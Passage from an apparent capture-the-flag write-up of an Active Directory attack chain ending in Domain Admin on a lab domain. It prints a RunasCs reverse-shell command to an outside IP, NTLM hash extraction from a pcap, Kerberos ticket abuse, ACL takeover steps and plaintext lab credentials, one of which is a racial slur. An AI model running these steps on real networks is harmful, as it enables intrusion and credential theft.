
$ServiceAccount = "SHELL\svc_shell"
$ServicePassword = "Romio!Novemb2026"
The machine reset every 20 minutes (shared environment). Rather than authenticating from outside, we used RunasCs from inside the existing gmsa$ WinRM session:
.\RunasCs.exe svc_shell "Romio!Novemb2026" "powershell" `
  --domain ad.shell.local `
  -r 10.8.0.58:4444
pcap and m.mahdi. As svc_shell, we had access to 001_sample_traffic.pcapng, a network capture from the LMS infrastructure containing NTLM authentication exchanges:
tshark -r 001_sample_traffic.pcapng -Y "ntlmssp" -T fields \
  -e ntlmssp.auth.username \
  -e ntlmssp.auth.domain \
  -e ntlmssp.ntlmserverchallenge \
  -e ntlmssp.auth.ntresponse \
  2>/dev/null | grep -v "^$"
NTLMv2 challenge/response for m.mahdi, a domain admin account. Cracked: niggasaintshit.
Protected Users again. m.mahdi was also in Protected Users. NTLM blocked, PTH blocked. Same drill as before:
getTGT.py ad.shell.local/m.mahdi:'niggasaintshit' -dc-ip 10.186.15.196
export KRB5CCNAME=m.mahdi.ccache
evil-winrm -i SHELL-DC.ad.shell.local -r ad.shell.local
Use the hostname, not the IP. Kerberos ticket validation is tied to the SPN, which uses the hostname. Connecting by IP fails with a Kerberos error even with a valid ticket. Make sure SHELL-DC.ad.shell.local is in /etc/hosts:

Domain Admin shell as m.mahdi. Done.
Full Chain
h.dhayaa (initial creds)
  ↓ domain enum + BloodHound
Kerberoasting → b.anes:bismallah
  ↓ b.anes → Service Desk Escalation → AllExtendedRights → b.djawad
  → b.djawad → AddMember → Contract Content Reviewers
  → GenericWrite → a.gunta → ReadGMSAPassword → gmsa$
a.gunta disabled (UAC 514) → re-enable via GenericWrite (bloodyAD, UAC 512)
Defensive script (Disable-DepartedUser.ps1) → fix logonHours via ldapmodify
Shadow Credentials (pywhisker) → a.gunta NT hash
  ↓
ReadGMSAPassword → gmsa$ AES256
[Protected Users + domain AES enforcement → explicit -aesKey required]
  ↓
gmsa$ → LMS Integration Team → WriteOwner → Core Platform Operations
b.anes: set owner → add genericAll → add groupMember (Core Platform Ops)
  ↓
Find-InterestingDomainAcl → Reanimate-Tombstones on domain root
[NOT in BloodHound: found via PowerView directly]
  ↓
ldapsearch tombstones → h.raouf.test (password in description: Archive!Rao2026)
  ↓
h.raouf → IT_Ops$ share → svc_shell:Romio!Novemb2026 (hardcoded in PS script)
[Machine resets every 20min: RunasCs from inside WinRM session]
  ↓
svc_shell → pcap (001_sample_traffic.pcapng)
tshark NTLM extraction → m.mahdi NTLMv2 → cracked: niggasaintshit
  ↓
m.mahdi in Protected Users → getTGT.py → m.mahdi.ccache
evil-winrm via Kerberos (hostname, not IP) → Domain Admin
What Made This Interesting
WriteOwner into ownership takeover is underutilized in writeups. People know GenericWrite and GenericAll: WriteOwner is less discussed but equally powerful. You take ownership, grant yourself full control, done.
Find-InterestingDomainAcl filling BloodHound’s gaps. BloodHound is your map, but it’s not complete. Extended rights on the domain object itself, like Reanimate-Tombstones, often don’t show up. Always run PowerView ACL enumeration from inside a session when BloodHound runs dry.
The pcap as a credential source. Service account captures traffic containing NTLM exchanges, that traffic gets stored for debugging, someone with access to the service account can read it. Real infrastructure does this constantly. It’s a lateral movement path that requires no exploitation: just file access and tshark.
Protected Users forcing Kerberos discipline. Three accounts in this chain (gmsa$, m.mahdi) were in Protected Users. By the end it was muscle memory: no NTLM, no PTH, always getTGT then export KRB5CCNAME. A useful habit for real engagements too.
The tombstone password in the description field. Someone created a test account, put the password in the description for convenience, then deleted the account thinking that was the end of it. The tombstone sat in the Deleted Objects container for months, completely intact, readable by anyone who knew to look.
Tagged: active-directorykerberoastingshadow-credentialsgmsatombstone-reanimationhackiniwindows